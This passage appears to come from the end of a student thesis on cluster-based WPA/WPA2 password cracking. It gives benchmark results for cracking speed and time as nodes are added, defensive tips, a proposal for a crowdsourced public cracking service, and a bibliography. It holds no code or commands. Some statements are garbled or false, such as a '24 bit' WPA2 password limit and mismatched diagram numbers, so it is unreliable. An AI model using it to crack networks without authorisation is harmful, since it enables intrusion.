


Diagram 6-5: The “*Network- Clients*” during the **attack\_passthrough** command.

We observe that the ““*Network-Clients*”” feature is increasing by 500 PMKs/s to 700 PMKs/s. By observing the diagram we can say that the increase from first node to fifth node is growing linearly. However, the growth drops to 500 PMKs/s as we go from the fifth to the sixth node.

Finally, we test the “*time-cracking*” feature. In the following Diagram 5-6 we see how the time is increasing as we add extra nodes during the **attack\_passthrough** command:






Diagram 6-6: The “*Time of cracking*” during the **attack\_passthrough** command.

By adding a second node we observe that the “*time cracking*” decreases to 16 minutes from 32 minutes. This decrease is expected considering that the increase in the “*Network-Clients*” feature doubles. By adding a third node the “*time cracking*” decreases to 10 minutes from 16 minutes. However, we would expect to reduce to 8 minutes regarding the increase of “*Network-Clients*” feature. By adding a forth node the “*time cracking*” decreases to 08 minutes from 10 minutes. However, we would expect to reduce to 05 or 06 minutes regarding the increase of “*Network-Clients*” feature. Then, by adding a fifth node the “*time cracking*” decreases to 06 minutes from 08 minutes. However, we would expect to reduce to 04 minutes regarding the increase of “*Network-Clients*” feature. Finally, by adding a fifth node the “*time cracking*” decreases to 05 minutes from 06 minutes. It is a very small decrease considering the corresponding increase of the “*Network-Clients*” feature.

The diagram 5-6 illustrates a significant, non-linear reduction of time by adding extra nodes in cluster. We observe that as we increase the number of nodes as the cutting time decreases.

Finally we have a comparative chart (Diagram 5-7) between “*Network-Clients*” and “*Time-cracking*” feature as we add extra nodes during the **attack\_passthrough** command:




Diagram 6-7: A comparative chart between “*Network-Clients*” and “*Time of cracking*”.

As we mentioned the “*Network-Clients*” feature is increasing by 500 PMKs/s to 700 PMKs/s. By observing the diagram we can say that it is almost growing linearly. However, the “*time-cracking*” feature follows a non-linear reduction of time by adding extra nodes in cluster. We observe that as we increase the number of nodes as the cutting time decreases. That’s why the clients have to send the processed PMK/PTK back to the master server. As the

network grows, the number of passwords each additional node processes goes down, resulting in diminishing returns.

### **6.3 Food for thought**

The protocol WPA / WPA2 as we saw has its weaknesses and it is vulnerable to attacks. However we can protect it by using certain measures in order to make it more difficult to break the code. We can change the default “ssid” with an our, custom ssid in order to avoid pre-computed rainbow tables attacks. Also the changing it at regular intervals reduces the possibility of breakage. If we change the keys regularly or exchange them with more difficult keys makes the brute forced attack impossible, as by using a strong key (>9 characters) and assuming the current strength of processors the whole process of breaking takes many years. Finally, the use of a VPN-client network is the safest solution as the data cannot be captured by crackers.

As far as the supporters of the opposite side in order to improve the speed of breaking codes there is a way. We know that the maximum number of characters of a wpa2 password is 24 bit. Which means that by using an advanced cloud system the whole thing of cracking can be a piece of cake.

As we saw the cloud gives us two superior advantages. Firstly, the large capacity and joint management of a database and secondly the speed which is multiplied as the clients in cluster grow. A scenario which may reflect the reality in a few years is a public, online service WPA cracking system, where users lend the computing power of their systems, by creating a vast computational cluster. Next, they can upload the dictionary and the corresponding SSID to the colossal database. Considering the size of the cluster the PMKs are calculated almost instantaneously. Owing to supply their computing power users can enjoy access to the

colossal cluster which allows them to attack any wpa / wpa2 network without special hardware.

## BIBLIOGRAPHY

- [1] Caneill M. and Gilis J. (2012) “Attacks against the WiFi protocols WEP and WPA”, *OcInternational Journal of Emerging Technology and Advanced Engineering* Website: [www.ijetae.com](http://www.ijetae.com) (ISSN 2250-2459, Volume 2, Issue 1).
- [2] Sukhija, S. and Gupta, S. (2010) “Wireless Network Security Protocols A Comparative Study”, Mtober.
- [3] Tews, E. (2007) “Attacks on the WEP protocol”, Diploma thesis Fachgebiet Theoretische Informatik.
- [4] Blank, A. (2010) “WEP Vulnerabilities and Attacks”, 4005-706 Cryptography II.
- [5] Airtightnetworks:  
<http://www.airtightnetworks.com/home/resources/knowledge-center/caffe-latte.html>
- [6] Aircrack-ng:  
<http://www.aircrack-ng.org/doku.php?id=aireplay-ng>
- [7] Aircrack-ng:  
[http://www.aircrack-ng.org/doku.php?id=simple\\_wep\\_crack](http://www.aircrack-ng.org/doku.php?id=simple_wep_crack)
- [8] Aircrack-ng:  
<http://www.aircrack-ng.org/doku.php?id=airmon-ng>
- [9] Aircrack-ng:  
<http://www.aircrack-ng.org/doku.php?id=aircrack-ng>

- [10] Sukhija, S. and Gupta, S. (2012) “Wireless Network Security Protocols A Comparative Study”, International Journal of Emerging Technology and Advanced Engineering.
- [11] Vibhuti, S. (2005) “IEEE 802.11 WEP (Wired Equivalent Privacy) Concepts and Vulnerability” , San Jose State University, CA, USA.
- [12] Techrepublic:  
<http://www.techrepublic.com/article/wpa-wireless-security-offers-multiple-advantages-over-wep/>
- [13] Izhar, M. and SINGH, V.R. (2014) “A Practical Approach for Evaluation of Security Methods of Wireless Network”, International Journal of Scientific and Research Publications, Volume 4, Issue 7.
- [14] Wikipédia:  
[http://en.wikipedia.org/wiki/Advanced\\_Encryption\\_Standard](http://en.wikipedia.org/wiki/Advanced_Encryption_Standard)
- [15] Internet-computer-security:  
<http://www.internet-computer-security.com/VPN-Guide/AES.html>
- [16] Arana, P. (2006) “Benefits and Vulnerabilities of Wi-Fi Protected Access 2 (WPA2)”, INFS 612
- [17] Understanding the WPA2 “Hole196” Attack Vulnerabilities & Motorola WLAN Countermeasures
- [18] Differencebetween:  
<http://www.differencebetween.net/technology/difference-between-wpa-and-wpa2/>

- [19] WPA/WPA2 Password Security Testing using Graphics Processing Units Sorin Andrei  
VISAN
- [20] Tomshardware:  
<http://www.tomshardware.com/reviews/wireless-security-hack,2981-6.html>
- [21] Code.google.:  
<https://code.google.com/p/pyrit/wiki/ReferenceManual>
- [22] Iqsecur.blogspot :  
<http://iqsecur.blogspot.gr/2012/01/building-perfect-wordlist.html>
- [23] Aldeid :  
<http://www.aldeid.com/wiki/Crunch>
- [24] Netsolutionsindia:  
<http://www.netsolutionsindia.com/blog/what-is-cloud-computing/>
- [25] Groups.google :  
<https://groups.google.com/forum/#!topic/pyrit/b7APbEHm7gw>
- [26] Cloudcracker :  
<https://www.cloudcracker.com/#!/handshake>
- [27] Wikipedia:  
<http://en.wikipedia.org/wiki/Testbed>
- [28] Unisinos:  
<http://professor.unisinos.br/fkarl/arquivos/LSO-RainbowCrack.pdf>
- [30] Tomshardware:  
<http://www.tomshardware.com/reviews/wireless-security-hack,2981-9.html>

[31] Wikipedia:

[https://en.wikipedia.org/wiki/Penetration\\_test](https://en.wikipedia.org/wiki/Penetration_test)